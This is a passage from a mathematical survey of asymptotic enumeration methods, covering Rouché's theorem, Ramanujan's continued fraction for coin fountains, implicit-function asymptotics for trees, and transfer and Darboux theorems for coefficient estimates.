Theorem 10.5. *Suppose that $f_1(z)$ and $f_2(z)$ are functions that are analytic inside and on the boundary of a simple closed contour Γ. If*

$$|f_2(z)| < |f_1(z)| \quad \textit{for all} \quad z \in \Gamma \ , \tag{10.46}$$

then $f_1(z)$ and $f_1(z) + f_2(z)$ have the same number of zeros (counted with multiplicity) inside Γ.

Example 10.6. *Sequences with forbidden subblocks.* We consider again the topic of Examples 6.4, 6.8, and 9.2, and prove the results that were already used in Example 9.2. We again set

$$h(z) = z^k + (1 - 2z)C_A(z) \ , \tag{10.47}$$

where the only fact about $C_A(z)$ we will use is that it is a polynomial of degree $< k$ and coefficients 0 and 1, and $C_A(0) = 1$. We wish to show that $h(z)$ has only one zero in $|z| \le 0.6$ if k is large. Write

$$C_A(z) = 1 + \frac{1}{2}\sum_{j=1}^{\infty} z^j + \frac{1}{2}\sum_{j=1}^{\infty} \epsilon_j z^j \ , \tag{10.48}$$

where $\epsilon_j = \pm 1$ for each j. Then

$$C_A(z) = \frac{2 - z}{2(1 - z)} + u(z) \ , \tag{10.49}$$

where

$$|u(z)| \le \frac{|z|}{2(1 - |z|)} \ .$$

For $|z| = r < 1$, we have $|u(z)| \le r/(2(1 - r))$. On the other hand, $z \to (2 - z)/(1 - z)$ maps circles to circles, since it is a fractional linear transformation, so it takes the circle $|z| = r$ to

the circle with center on the real axis that goes through the two points $(2-r)/(1-r)$ and $(2+r)/(1+r)$. Therefore for $|z| = r < 1$,

$$|C_A(z)| \geq \frac{2+r}{2(1+r)} - \frac{r}{2(1-r)} = \frac{1-r-r^2}{1-r^2} \ , \tag{10.50}$$

and so $|C_A(z)| \geq 1/16$ for $|z| = r \leq 0.6$. Hence, if $k \geq 9$, then on $|z| = 0.6$,

$$|(1-2z)C_A(z)| \geq 1/80 > (0.6)^k \ , \tag{10.51}$$

and thus $(1-2z)C_A(z)$ and $h(z)$ have the same number of zeros in $|z| \leq 0.6$. On the other hand, $C_A(z)$ has no zeros in $|z| \leq 0.6$ by (10.50), while $1-2z$ has one, so we obtain the desired result, at least for $k \geq 9$. (A more careful analysis shows that $h(z)$ has only one root inside $|z| = 0.6$ even for $4 \leq k < 9$. For $1 \leq k \leq 3$, there are cases where there is no zero inside $|z| \leq 0.6$.) Example 6.7 shows how to obtain precise estimates of the single zero.

We note that (10.50) shows that for $|z| = 0.55$, $k \geq 9$

$$|h(z)| \geq |1-1.1|0.2 - (0.55)^k \geq 0.02 - 0.01 \geq 1/100 \ , \tag{10.52}$$

a result that was used in Example 9.2. ■

Example 10.7. *Coins in a fountain.* An (n,k) fountain is an arrangement of n coins in rows such that there are k coins in the bottom row, and such that each coin in a higher row touches exactly two coins in the next lower row. Let $a_{n,k}$ be the number of (n,k) fountains, and $a_n = \sum_k a_{n,k}$ the total number of fountains of n coins. The values of a_n for $1 \leq n \leq 6$ are $1, 1, 2, 3, 5, 9$. If we let $a_0 = 1$ then it can be shown [313] that

$$f(z) = \sum_{n=0}^{\infty} a_n z^n = \frac{1}{1 - \frac{z}{1 - \frac{z^2}{1 - \frac{z^3}{1 - \cdots}}}} \ . \tag{10.53}$$

This is a famous continued fraction of Ramanujan. (Other combinatorial interpretations of this continued fraction are also known, see the references in [313]. For related results, see [326, 327].) Although one can derive the asymptotics of the a_n from the expansion (10.53), it is more convenient to work with another expansion, known from previous studies of Ramanujan's continued fraction:

$$f(z) = \frac{p(z)}{q(z)} \ , \tag{10.54}$$

where

$$p(z) = \sum_{r\geq 0}(-1)^r \frac{z^{r(r+1)}}{(1-z)(1-z^2)\dots(1-z^r)} , \tag{10.55}$$

$$q(z) = \sum_{r\geq 0}(-1)^r \frac{z^{r^2}}{(1-z)(1-z^2)\dots(1-z^r)} . \tag{10.56}$$

Clearly both $p(z)$ and $q(z)$ are analytic in $|z|<1$, so $f(z)$ is meromorphic there. We will show that $q(z)$ has a simple real zero x_0, $0.57 < x_0 < 0.58$, and no other zeros in $|z| < 0.62$, while $p(x_0) > 0$. It will then follow from Theorem 10.4 that

$$a_n = cx_0^{-n} + O((5/3)^n) \quad \text{as} \quad n\to\infty , \tag{10.57}$$

where $c = -p(x_0)/(x_0 q'(x_0))$. Numerical computation shows that $c = 0.31236\dots$, $x_0 = 0.576148769\dots$.

To establish the claim about x_0, let $p_n(z)$ and $q_n(z)$ denote the n-th partial sums of the series (10.55) and (10.56), respectively. Write $a(z) = q_3(z)(1-z)(1-z^2)/(1-z^3)$, so that

$$a(z) = 1 - 2z - z^2 + z^3 + 3z^4 + z^5 - 2z^6 - z^7 - z^9 , \tag{10.58}$$

and consider

$$b(z) = \prod_{j=1}^{9}(z - z_j) ,$$

where the z_j are 0.57577, $-0.46997 \pm i0.81792$, $0.74833 \pm i0.07523$, $-1.05926 \pm i0.36718$, $0.49301 \pm i1.58185$, in that order. (The z_j are approximations to the zeros of $a(z)$, obtained from numerical library subroutines. How they were derived is not important for the verification of our proof.) An easy hand or machine computation shows that if $a(z) = \sum_k a_k z^k$, $b(z) = \sum b_k z^k$, then

$$\sum_{k=0}^{9} |a_k - b_k| \leq 1.7\times 10^{-4} ,$$

and so $|a(z) - b(z)| \leq 1.7\times 10^{-4}$ for all $|z| \leq 1$. Another computation shows that $|b(z)| \geq 8\times 10^{-4}$ for all $|z| = 0.62$.

On the other hand, for $0 \leq u \leq 0.62$ and $|z| = u$, we have for $k \geq 5$

$$\left|\frac{z^{(k+1)^2-k^2}}{1-z^{k+1}}\right| \leq \frac{u^{2k+1}}{1-u^{k+1}} \leq \frac{u^9}{1-u^5} . \tag{10.59}$$

Therefore

$$\left|\sum_{k=4}^{\infty}(-1)^k \frac{z^{k^2}}{\Pi_{j=4}^{k}(1-z^j)}\right| \leq \frac{u^{16}}{1-u^4}\sum_{m\geq 0}\left(\frac{u^9}{1-u^5}\right)^m \leq 6\times 10^{-4} , \tag{10.60}$$

and so by Rouché's theorem, $q(z)$ and $b(z)$ have the same number of zeros in $|z| \le 0.62$, namely 1. Since $q(z)$ has real coefficients, its zero is real. This establishes the existence of x_0. An easy computation shows that $q(0.57) > 0$, $q(0.58) < 0$, so $0.57 < x_0 < 0.58$.

To show that $p(x_0) > 0$, note that successive summands in (10.55) decrease in absolute magnitude for each fixed real $z > 0$, and $p(z) > 1 - z^2/(1-z) > 0$ for $0 < z < 0.6$. ■

The method used in the above example is widely applicable to generating functions given by continued fractions. Typically they are meromorphic in a disk centered at the origin, with a single dominant pole of order 1. Usually there is no convenient representation of the form (10.54) with explicit $p(z)$ and $q(z)$, and one has to work harder to establish the necessary properties about location of poles.

It was mentioned in Section 6.4 that unimodality of a sequence is often deduced from information about the zeros of the associated polynomial. If the zeros of the polynomial

$$A(z) = \sum_{k=0}^{n} a_k z^k$$

are real and ≤ 0, then the a_k are unimodal, and even the $a_k \binom{n}{k}^{-1}$ are log-concave. However, weaker properties follow from weaker assumptions on the zeros. If all the zeros of $A(z)$ are in the wedge-shaped region centered on the negative real axis $|\mathrm{Arg}(-z)| \le \pi/4$, and the a_k are real, then the a_k are log-concave, but the $a_k \binom{n}{k}^{-1}$ are not necessarily log-concave. (This follows by factoring $A(z)$ into polynomials with real coefficients that are either linear or quadratic, and noting that all have log-concave coefficients, so their product does too.) One can prove other results that allow zeros to lie in larger regions, but then it is necessary to impose restrictions on ratios of their distances from the origin.

10.5. Implicit functions

Section 6.2 presented functions, such as $f^{\langle -1 \rangle}(z)$, that are defined implicitly. In this section we consider related problems that arise when a generating function $f(z)$ satisfies a functional equation $f(z) = G(z, f(z))$. Such equations arise frequently in graphical enumeration, and there is a standard procedure invented by Pólya and developed by Otter that is almost algorithmic [188, 189] and routinely leads to them. Typically $G(z, w)$ is analytic in z and w in a small neighborhood of $(0, 0)$. Zeros of analytic functions in more than one dimension are not isolated, and by the implicit function theorem $G(z, w) = w$ is solvable for w as a function of

z, except for those points where

$$G_w(z,w) = \frac{\partial}{\partial w} G(z,w) = 1 \ . \tag{10.61}$$

Usually for z in a small neighborhood of 0 the solution w of $G(z,w) = w$ will not satisfy (10.61), and so w will be analytic in that neighborhood. As we enlarge the neighborhood under consideration, though, a simultaneous solution to $G(z,w) = w$ and (10.61) will eventually appear, and will usually be the dominant singularity of $f(z) = w(z)$. The following theorem covers many common enumeration problems.

Theorem 10.6. *Suppose that*

$$f(z) = \sum_{n=1}^{\infty} f_n z^n \tag{10.62}$$

is analytic at $z = 0$, that $f_n \geq 0$ for all n, and that $f(z) = G(z, f(z))$, where

$$G(z,w) = \sum_{m,n \geq 0} g_{m,n} z^m w^n \ . \tag{10.63}$$

Suppose that there exist real numbers $\delta, r, s > 0$ such that

(i) $G(z,w)$ is analytic in $|z| < r + \delta$ and $|w| < s + \delta$,

(ii) $G(r,s) = s$, $G_w(r,s) = 1$,

(iii) $G_z(r,s) \neq 0$ and $G_{ww}(r,s) \neq 0$.

Suppose that $g_{m,n} \in \mathbb{R}^+ \cup \{0\}$ for all m and n, $g_{0,0} = 0$, $g_{0,1} = 1$, and $g_{m,n} > 0$ for some m and some $n \geq 2$. Assume further that there exist $h > j > i \geq 1$ such that $f_h f_i f_j \neq 0$ while the greatest common divisor of $j - i$ and $h - i$ is 1. Then $f(z)$ converges at $z = r$, $f(r) = s$, and

$$f_n = [z^n] f(z) \sim (r G_z(r,s)/(2\pi G_{ww}(r,s)))^{1/2} n^{-3/2} r^{-n} \quad \text{as} \quad n \to \infty \ . \tag{10.64}$$

Example 10.8. *Rooted labeled trees.* As was shown in Example 6.1, the exponential generating function $t(z)$ of rooted labeled trees satisfies $t(z) = z \exp(t(z))$. Thus we have $G(z,w) = z \exp(w)$, and Theorem 10.6 is easily seen to apply with $r = e^{-1}$, $s = 1$. Therefore we obtain the asymptotic estimate

$$t_n/n! = [z^n] t(z) \sim (2\pi)^{-1/2} n^{-3/2} e^n \quad \text{as} \quad n \to \infty \ . \tag{10.65}$$

On the other hand, from Example 6.6 we know that $t_n = n^{n-1}$, a much more satisfactory answer, so that the estimate (10.65) only provides us with another proof of Stirling's formula. ■

The example above involves an extremely simple application of Theorem 10.6. More complicated cases will be presented in Section 15.1.

The statement of Theorem 10.6 is long, and the hypotheses stringent. All that is really needed for the asymptotic relation (10.64) to hold is that $f(z)$ should be analytic on $\{z : |z| \leq r, z \neq r\}$ and that

$$f(z) = c(r-z)^{1/2} + o(|r-z|^{1/2}) \tag{10.66}$$

for $|z-r| \leq \epsilon$, $|\mathrm{Arg}(r-z)| \geq \pi/2 - \epsilon$ for some $\epsilon > 0$. If these conditions are satisfied, then (10.64) follows immediately from either the transfer theorems of Section 11.1 or (with stronger hypotheses) from Darboux's method of Section 11.2. The purpose of Theorem 10.6 is to present a general theorem that guarantees (10.66) holds, is widely applicable, and is stated to the maximum extent possible in terms of conditions on the coefficients of $f(z)$ and $G(z,w)$.

Theorem 10.6 is based on Theorem 5 of [33] and Theorem 1 of [284]. The hypotheses of Theorem 5 of [33] are simpler than those of Theorem 10.6, but, as was pointed out by Canfield [67], the proof is faulty and there are counterexamples to the claims of that theorem. The difficulty is that Theorem 5 of [33] does not distinguish adequately between the different solutions $w = w(z)$ of $w = G(z,w)$, and the singularity of the combinatorially significant solution may not be the smallest among all singularities of all solutions. The result of Meir and Moon [284] provides conditions that assure such pathological behavior does not occur. (The statement of Theorem 10.6 incorporates some corrections to Theorem 1 of [284] provided by the authors of that paper.) It would be desirable to prove results like (10.64) under a simpler set of conditions.

In many problems the function $G(z,w)$ is of the form

$$G(z,w) = g(z)\phi(w) + h(z) \ , \tag{10.67}$$

where $g(z)$, $\phi(w)$, and $h(z)$ are analytic at 0. For this case Meir and Moon have proved a useful result (Theorem 2 of [284]) that implies an asymptotic estimate of the type (10.64). The hypotheses of that result are often easier to verify than those of Theorem 10.6 above. (As was noted by Meir and Moon, the last part of the conditions (4.12a) of [284] has to be replaced by the condition that $y_i > h_i$, $y_j > h_j$, and $y_k > h_k$ for some $k > j > i \geq 1$ with $\gcd(j-i, k-i) = 1$.)

Whenever Theorem 10.6 applies, $f_n = [z^n]f(z)$ equals the quantity on the right-hand side of (10.64) to within a multiplicative factor of $1 + O(n^{-1})$. One can derive fuller expansions for

the ratio when needed.

11. Small singularities of analytic functions

In most combinatorial enumeration applications, the generating function has a single dominant singularity. The methods used to extract asymptotic information about coefficients split naturally into two main classes, depending on whether this singularity is large or small.

In some situations the same generating function can be said to have either a large or a small singularity, depending on the range of coefficients that we are interested in. This is illustrated by the following example.

Example 11.1. *Partitions with bounded part sizes.* Let $p(n,m)$ be the number of (unordered) partitions of an integer n into integers $\le m$. It is easy to see that

$$P_m(z) = \sum_{n=0}^{\infty} p(n,m) z^n = \prod_{k=1}^{m} (1-z^k)^{-1} \ . \tag{11.1}$$

The function $P_m(z)$ is rational, but has to be treated in different ways depending on the relationship of n and m. If n is large compared to m, it turns out to be appropriate to say that $P_m(z)$ has a small singularity, and use methods designed for this type of problems. However, if n is not too large compared to m, then the singularity of $P_m(z)$ can be said to be large. (Since the largest part in a partition of n is almost always $O(n^{1/2}\log n)$ [105], $p(n,m) \sim p(n)$ if m is much larger than $n^{1/2}\log n$.)

Although $P_m(z)$ has singularities at all the k-th roots of unity for all $k \le m$, $z=1$ is clearly the dominant singularity, as $|P_m(r)|$ grows much faster as $r \to 1^-$ than $|P_m(z)|$ for $z = r\exp(i\theta)$ for any $\theta \in (0, 2\pi)$. If m is fixed, then the partial function decomposition can be used to obtain the asymptotics of $p(n,m)$ as $m \to \infty$. We cannot use Theorem 9.1 directly, since the pole of $P_m(z)$ at $z=1$ has multiplicity 1. However, either by using the generalizations of Theorem 9.1 that are mentioned in Section 9.1, or by the subtraction of singularities principle, we can show that for any fixed m,

$$p(n,m) \sim [z^n] \left(\prod_{k=1}^{m} k! \right)^{-1} (1-z)^{-m} \sim \left(\prod_{k=1}^{m} k! \right)^{-1} ((m-1)!)^{-1} \quad \text{as} \quad n \to \infty \ . \tag{11.2}$$

(See [23] for further details and estimates.) This approach can be extended for m growing slowly with n, and it can be shown without much effort that the estimate (11.2) holds for $n \to \infty$, $m \le \log\log n$, say. However, for larger values of m this approach becomes cumbersome, and other methods, such as those of Section 12, are necessary. ■

11.1. Transfer theorems

This section presents some results, drawn from [135], that allow one to translate an asymptotic expansion of a generating function around its dominant singularity into an asymptotic expansion for the coefficients in a direct way. These results are useful in combinatorial enumeration, since the conditions for validity are frequently satisfied. The proofs, which we do not present here, are based on the subtraction of singularities principle, but are more involved than in the cases treated in Section 10.2.

We start out with an application of the results to be presented later in this section.

Example 11.2. *2-regular graphs.* The generating function for 2-regular graphs is known [81] to be

$$f(z) = (1-z)^{-1/2} \exp\left(-\frac{1}{2}z - \frac{1}{4}z^2\right) \ . \tag{11.3}$$

(A simpler proof can be obtained from the exponential formula, cf. Eq. (3.9.1) of [377].) We see that $f(z)$ is analytic throughout the complex plane except for the slit along the real axis from 1 to ∞, and that near $z = 1$ it has the asymptotic expansion

$$f(z) = e^{-3/4}\left\{(1-z)^{-1/2} + (1-z)^{1/2} + \frac{1}{4}(1-z)^{3/2} + \cdots\right\} \ . \tag{11.4}$$

Theorem 11.1 below then shows that as $n \to \infty$,

$$\begin{aligned}[z^n]f(z) &\sim e^{-3/4}\left\{\binom{n-1/2}{n} + \binom{n-3/2}{n} + \frac{1}{4}\binom{n-5/2}{n} + \cdots\right\} \\ &\sim \frac{e^{-3/4}}{\sqrt{\pi n}}\left\{1 - \frac{5}{8n} - \frac{15}{128n^2} + \cdots\right\} \ . \quad \blacksquare \end{aligned} \tag{11.5}$$

The basic transfer results will be presented for generating functions that have a single dominant singularity, but can be extended substantially beyond their circle of convergence. For r, $\eta > 0$, and $0 < \phi < \pi/2$, we define the closed domain $\Delta = \Delta(r, \phi, \eta)$ by

$$\Delta(r, \phi, \eta) = \{z : \ |z| \le r + \eta, \ |\mathrm{Arg}(z - r)| \ge \phi\} \ . \tag{11.6}$$

In the main result below we will assume that a generating function is analytic throughout $\Delta \setminus \{r\}$. Later in this section we will mention some results that dispense with this requirement. We will also explain why analyticity throughout $\Delta \setminus \{r\}$ is helpful in obtaining results such as those of Theorem 11.1 below.

One advantage to using Cauchy's theorem to recover information about coefficients of generating functions is that it allows one to prove the intuitively obvious result that small smooth

changes in the generating function correspond to small smooth changes in the coefficients. We will use the quantitative notion of a function of slow variation at ∞ to describe those functions for which this notion can be made precise. (With more effort one can prove that the same results hold with a less restrictive definition than that below.)

Definition 11.1. *A function $L(u)$ is of slow variation at ∞ if*

i) There exist real numbers u_0 and ϕ_0 with $u_0 > 0$, $0 < \phi_0 < \pi/2$, such that $L(u)$ is analytic and $\neq 0$ in the domain

$$\{u : \ |\mathrm{Arg}(u - u_0)| \leq \pi - \phi_0\} \ . \tag{11.7}$$

ii) There exists a function $\epsilon(x)$, defined for $x \geq 0$ with $\lim_{x\to\infty} \epsilon(x) = 0$, such that for all $\theta \in [-(\pi - \phi_0), \pi - \phi_0]$ and $u \geq u_0$, we have

$$\left| \frac{L(ue^{i\theta})}{L(u)} - 1 \right| \ < \ \epsilon(u) \tag{11.8}$$

and

$$\left| \frac{L(u \log^2 u)}{L(u)} - 1 \right| \ < \ \epsilon(u) \ . \tag{11.9}$$

Theorem 11.1. *Assume that $f(z)$ is analytic throughout the domain $\Delta \setminus \{r\}$, where $\Delta = \Delta(r, \phi, \eta)$, $r, \eta > 0$, $0 < \phi < \pi/2$, and that $L(u)$ is a function of slow variation at ∞. If α is any real number, then*

A) If

$$f(z) = O\left((z - r)^{\alpha} L\left(\frac{1}{r - z} \right) \right)$$

uniformly for $z \in \Delta \setminus \{r\}$, then

$$[z^n] f(z) = O(r^{-n} n^{-\alpha - 1} L(n)) \quad as \quad n \to \infty \ .$$

B) If

$$f(z) = o\left((z - r)^{\alpha} L\left(\frac{1}{r - z} \right) \right)$$

uniformly as $z \to r$ for $z \in \Delta \setminus \{r\}$, then

$$[z^n] f(z) = o(r^{-n} n^{-\alpha - 1} L(n)) \quad as \quad n \to \infty \ .$$

C) If $\alpha \notin \{0, 1, 2, \ldots\}$ *and*

$$f(z) \sim (r - z)^{\alpha} L\left(\frac{1}{r - z}\right)$$

uniformly as $z \to r$ *for* $z \in \Delta \setminus \{r\}$*, then*

$$[z^n] f(z) \sim \frac{r^{-n} n^{-\alpha - 1}}{\Gamma(-\alpha)} L(n) \ .$$

The restriction that there be only one singularity on the circle of convergence is easy to relax. If there are several (corresponding to oscillatory behavior of the coefficients), their contributions to the coefficients add. The crucial fact is that at each singularity the function $f(z)$ should be continuous except for an angular region similar to that of $\Delta(r, \phi, \eta)$.

The requirement that the generating function $f(z)$ be analytic in the interior of $\Delta(r, \phi, \eta)$ is in general harder to dispense with, at least by the methods of [135]. However, if the singularity at r is sufficiently large, one can obtain the same results with weaker assumptions that only require analyticity inside the disk $|z| < r$. The following result is implicit in [135].

Theorem 11.2. *Assume that* $f(z)$ *is analytic in the domain*$\{z : |z| \le r, z \ne r\}$ *and that* $L(u)$ *is a function of slow variation at* ∞*. If* α *is any fixed real number with* $\alpha < -1$*, then the implications A), B), and C) of Theorem 11.1 are valid.*

Example 11.3. *Longest cycle in a random permutation.* The average length of the longest cycle in a permutation on n letters is $[z^n] f(z)$, where

$$f(z) = (1 - z)^{-1} \sum_{k \ge 0} \left[1 - \exp\left(- \sum_{j \ge k} j^{-1} z^j \right) \right] \ .$$

It is easy to see that $f(z)$ is analytic in $|z| < 1$, and a double application of the Euler-Maclaurin summation formula shows that $f(z) \sim G(1 - z)^{-2}$ as $z \to 1$, uniformly for $|z| \le 1$, $z \ne 1$, where

$$G = \int_0^{\infty} \left[1 - \exp\left(- \int_x^{\infty} t^{-1} e^{-t} dt \right) \right] dx = 0.624 \ldots \ . \tag{11.10}$$

Therefore, by Theorem 11.2 with $L(u) = 1$,

$$[z^n] f(z) \sim Gn \quad \text{as} \quad n \to \infty \ , \tag{11.11}$$

a result first proved by Shepp and Lloyd [342] using Poisson approximations and Tauberian theorems. The derivation sketched above follows [134, 135]. The paper [134] contains many

other applications of transfer theorems to random mapping problems. Additional recent papers on the cycle structure of random permutations are [19, 187]. They use probabilistic methods, not transfer theorems, and contain extensive references to other recent works. ■

In applying transfer theorems, it is useful to have explicit expansions and estimates for the coefficients of some frequently occurring functions. We state several asymptotic series:

$$[z^n](1-z)^\alpha \approx \frac{n^{-\alpha-1}}{\Gamma(-\alpha)}\left(1+\sum_{k\geq 1} e_k^{(\alpha)} n^{-k}\right), \quad \alpha \neq 0,1,2,\ldots, \tag{11.12}$$

where

$$e_k^{(\alpha)} = \sum_{j=k}^{2k} (-1)^j \lambda_{k,j} (\alpha+1)(\alpha+2)\cdots(\alpha+j)\ , \tag{11.13}$$

and the $\lambda_{k,j}$ are determined by

$$e^t(1+vt)^{-1-1/v} = \sum_{k,j\geq 0} \lambda_{k,j} v^k t^j\ . \tag{11.14}$$

In particular,

$$\begin{aligned} e_1^{(\alpha)} &= \alpha(\alpha+1)/2, \\ e_2^{(\alpha)} &= \alpha(\alpha+1)(\alpha+2)(3\alpha+1)/24\ . \end{aligned}$$

Also, for $\alpha, \beta \notin \{0,1,2,\ldots\}$,

$$[z^n](1-z)^\alpha(-z^{-1}\log(1-z))^\beta \approx \frac{n^{-\alpha-1}}{\Gamma(-\alpha)}(\log n)^\beta\left(1+\sum_{k\geq 1} e_k^{(\alpha,\beta)}(\log n)^{-k}\right)\ , \tag{11.15}$$

where

$$e_k^{(\alpha,\beta)} = (-1)^k\binom{\beta}{k}\Gamma(-\alpha)\left(\frac{d^k}{ds^k}\Gamma(-s)^{-1}\Big|_{s=\alpha}\right)\ . \tag{11.16}$$

Further examples of asymptotic expansions are presented in [135].

Why is the analyticity of a function $f(z)$ throughout $\Delta(r,\phi,\eta)\setminus\{r\}$ so important? We explain this using as an example a function $f(z)$ that satisfies

$$f(z) = (1+o(1))(1-z)^{1/2} \tag{11.17}$$

as $z\to 1$ with $z\in\Delta=\Delta(1,\pi/8,1)$. We write

$$f(z) = (1-z)^{1/2} + g(z)\ , \tag{11.18}$$

so that

$$|g(z)| = o(|1-z|^{1/2}) \ . \tag{11.19}$$

Since $[z^n](1-z)^{1/2}$ grows like $n^{-3/2}$, we would like to show that

$$|[z^n]g(z)| = o(n^{-3/2}) \quad \text{as} \quad n \to \infty \ . \tag{11.20}$$

If $g(z)$ were analytic in a disk of radius $1+\delta$ for some $\delta > 0$, then we could conclude that $|[z^n]g(z)| < (1+\delta/2)^{-n}$ for large n, a conclusion much stronger than (11.20). However, if all we know is that $g(z)$ satisfies (11.19) in $|z| \le 1$, then we can only conclude from Cauchy's theorem that $[z^n]g(z) = O(1)$, since (11.19) implies that $|g(z)| \le C$ for all $|z| < 1$ and some $C > 0$. Then Theorem 10.2 gives

$$|[z^n]g(z)| \le Cr^{-n} \tag{11.21}$$

uniformly for all $n \ge 0$ and all $r < 1$, and hence $|[z^n]g(z)| \le C$ for all n, a result that is far from what is required. If we know that $g(z)$ can be continued to $\Delta \setminus \{r\}$ and satisfies (11.19) there, we can do a lot better. We choose the contour $\Gamma = \Gamma_1 \cup \Gamma_2 \cup \Gamma_3 \cup \Gamma_4$, pictured in Fig. 1, with

$$\Gamma_1 = \{z : \ |z-1| = 1/n, \ |\mathrm{Arg}(z-1)| \ge \pi/4\} \ , \tag{11.22}$$

$$\Gamma_2 = \{z : \ z = 1 + r\exp(\pi i/4), \ 1/n \le r \le \delta\} \ , \tag{11.23}$$

$$\Gamma_3 = \{z : \ |z| = |1+\delta\exp(\pi i/4)|, \ |\mathrm{Arg}(z-1)| \ge \pi/4\} \ , \tag{11.24}$$

$$\Gamma_4 = \{z : \ z = 1 + r\exp(-\pi i/4), \ 1/n \le r \le \delta\} \ , \tag{11.25}$$

where $0 < \delta < 1/2$. We will show that the integrals

$$g_j = \frac{1}{2\pi i}\int_{\Gamma_j} g(z) z^{-n-1} dz \tag{11.26}$$

on the Γ_j are small. On Γ_3, $g(z)$ is bounded, so we trivially obtain the exponential upper bound

$$|g_3| = O((1+\delta/2)^{-n}) \ . \tag{11.27}$$

On Γ_1, $|g(z)| = o(n^{-1/2})$, $|z^{-n-1}| \le (1-1/n)^{-n-1} = O(1)$, and the length of Γ_1 is $\le 2\pi/n$, so

$$|g_1| = o(n^{-3/2}) \quad \text{as} \quad n \to \infty \ . \tag{11.28}$$

Next, on Γ_2, for $z = 1 + r\exp(\pi i/4)$,

$$\begin{aligned} |z|^{-n} &= |1 + r2^{-1/2} + ir2^{-1/2}|^{-n} = (1 + r2^{1/2} + r^2)^{-n/2} \\ &\le (1+r)^{-n/2} \le \exp(-nr/10) \end{aligned} \tag{11.29}$$

for $0 \le r < 1$. Since $g(z)$ satisfies (11.19), for any $\epsilon > 0$ we have

$$|g(1 + r\exp(\pi i/4))| \le \epsilon r^{1/2} \tag{11.30}$$

if $0 < r \le \eta$ for some $\eta = \eta(\epsilon) \le \delta$. Therefore

$$\begin{aligned} |g_2| &\le \epsilon \int_0^\eta r^{1/2} \exp(-nr/10) dr + O\left(\int_\eta^\infty \exp(-nr/10) dr \right) \\ &\le \epsilon n^{-3/2} \int_0^\infty r^{1/2} \exp(-r/10) dr + O(\exp(-n\eta/10)) \ , \end{aligned} \tag{11.31}$$

and so

$$|g_2| = o(n^{-3/2}) \ . \tag{11.32}$$

Since $|g_4| = |g_2|$, inequalities (11.27), (11.28), and (11.32) show that (11.20) holds.

The critical factor in the derivation of (11.20) was the bound for (11.29) for $|z|^{-n}$ on the segment $z = 1 + r\exp(\pi i/4)$. Integrating on the circle $|z| = 1$ or even on the line $\mathrm{Re}\,(z) = 1$ does not give a bound for $|z|^{-n}$ that is anywhere as small, and the resulting bounds do not approach (11.20) in strength. The use of the circular arc Γ_1 in the integral is only a minor technical device used to avoid the singularity at $z = 1$.

When one cannot continue a function to a region like $\Delta \setminus \{1\}$, it is sometimes possible to obtain good estimates for coefficients by working with the generating function exclusively in $|z| \le 1$, provided some smoothness properties apply. This method is outlined in the next section.

11.2. Darboux's theorem and other methods

A singularity of $f(z)$ at $z = w$ is called algebraic if $f(z)$ can be written as the sum of a function analytic in a neighborhood of w and a finite number of terms of the form

$$(1 - z/w)^\alpha g(z) \ , \tag{11.33}$$

where $g(z)$ is analytic near w, $g(w) \ne 0$, and $\alpha \notin \{0, 1, 2, \ldots\}$. Darboux's theorem [87] gives asymptotic expansions for functions with algebraic singularities on the circle of convergence. We state one form of Darboux's result, derived from Theorem 8.4 of [354].

Theorem 11.3. *Suppose that $f(z)$ is analytic for $|z| < r$, $r > 0$, and has only algebraic singularities on $|z| = r$. Let a be the minimum of $Re\,(\alpha)$ for the terms of the form (11.33) at*

the singularities of $f(z)$ *on* $|z| = r$*, and let* w_j*,* α_j*, and* $g_j(z)$ *be the* w*,* α*, and* $g(z)$ *for those terms of the form (11.33) for which* $Re(\alpha) = a$*. Then, as* $n \to \infty$*,*

$$[z^n]f(z) - \sum_j \frac{g_j(w_j)n^{-\alpha_j-1}}{\Gamma(-\alpha_j)w_j^n} + o(r^{-n}n^{-a-1}) \ . \tag{11.34}$$

Jungen [219] has extended Darboux's theorem to functions that have a single dominant singularity which is of a mixed algebraic and logarithmic form. His method can be applied also to functions that have several such singularities on their circle of convergence.

We do not devote much attention to Darboux's and Jungen's theorems because they can be obtained from the transfer theorems of Section 11.1. The only reason for stating Theorem 11.3 is that it occurs frequently in the literature.

Some functions, such as

$$f(z) = \prod_{k=1}^{\infty}(1 + z^k/k^2) \ , \tag{11.35}$$

are analytic in $|z| \leq 1$, cannot be continued outside the unit circle, yet are nicely behaved on $|z| = 1$. Therefore there is no dominant singularity that can be studied to determine the asymptotics of $[z^n]f(z)$. To minimize the size of the integrand, it is natural to move the contour of integration in Cauchy's formula to the unit circle. Once that is done, it is possible to exploit smoothness properties of $f(z)$ to bound the coefficients. The Riemann-Lebesgue lemma implies that if $f(z)$ is integrable on the unit circle, then as $n \to \infty$,

$$[z^n]f(z) = (2\pi)^{-1}\int_{-\pi}^{\pi} f(e^{i\theta})\exp(-ni\theta)d\theta = o(1) \ . \tag{11.36}$$

More can be said if the derivative of $f(z)$ exists on the unit circle. When we apply integration by parts to the integral in (11.36), we find

$$[z^n]f(z) = (2\pi n)^{-1}\int_{-\pi}^{\pi} f'(e^{i\theta})\exp(-(n-1)i\theta)d\theta \ , \tag{11.37}$$

and so $|[z^n]f(z)| = o(n^{-1})$ if $f'(z)$ exists and is integrable on the unit circle. Existence of higher derivatives leads to even better estimates. We do not attempt to state a general theorem, but illustrate an application of this method with an example. The same technique can be used in other situations, for example in obtaining better error terms in Darboux's theorem [87].

Example 11.4. *Permutations with distinct cycle lengths.* Example 8.5 showed that for the function $f(z)$ defined by Eq. (8.58), $[z^n]f(z) \sim \exp(-\gamma)$ as $n \to \infty$. This coefficient is the probability that a random permutation on n letters has distinct cycle lengths. The more precise

estimate (8.59) was derived by Greene and Knuth [177] by working with recurrences for the coefficients of $f(z)$ and auxiliary functions. Another approach to deriving fuller asymptotic expansions for $[z^n]f(z)$ is to use the method outlined above. It suffices to show that the function $g(z)$ defined by Eq. (8.62) has a nice expansion in the closed disk $|z| \leq 1$. Since

$$g(z) = -z + \sum_{m=2}^{\infty} \frac{(-1)^{m-1}}{m} \{\mathrm{Li}_m(z^m) - z^m\} \ , \tag{11.38}$$

where the $\mathrm{Li}_m(w)$ are the polylogarithm functions [251], one can use the theory of the $\mathrm{Li}_m(w)$. A simpler way to proceed is to note, for example, that

$$\sum_{k=2}^{\infty} \frac{z^{2k}}{k^2} = \sum_{k=2}^{\infty} \frac{z^{2k}}{k(k-1)} + r(z) \ , \tag{11.39}$$

where

$$r(z) = -\sum_{k=2}^{\infty} \frac{z^{2k}}{k^2(k-1)} \ , \tag{11.40}$$

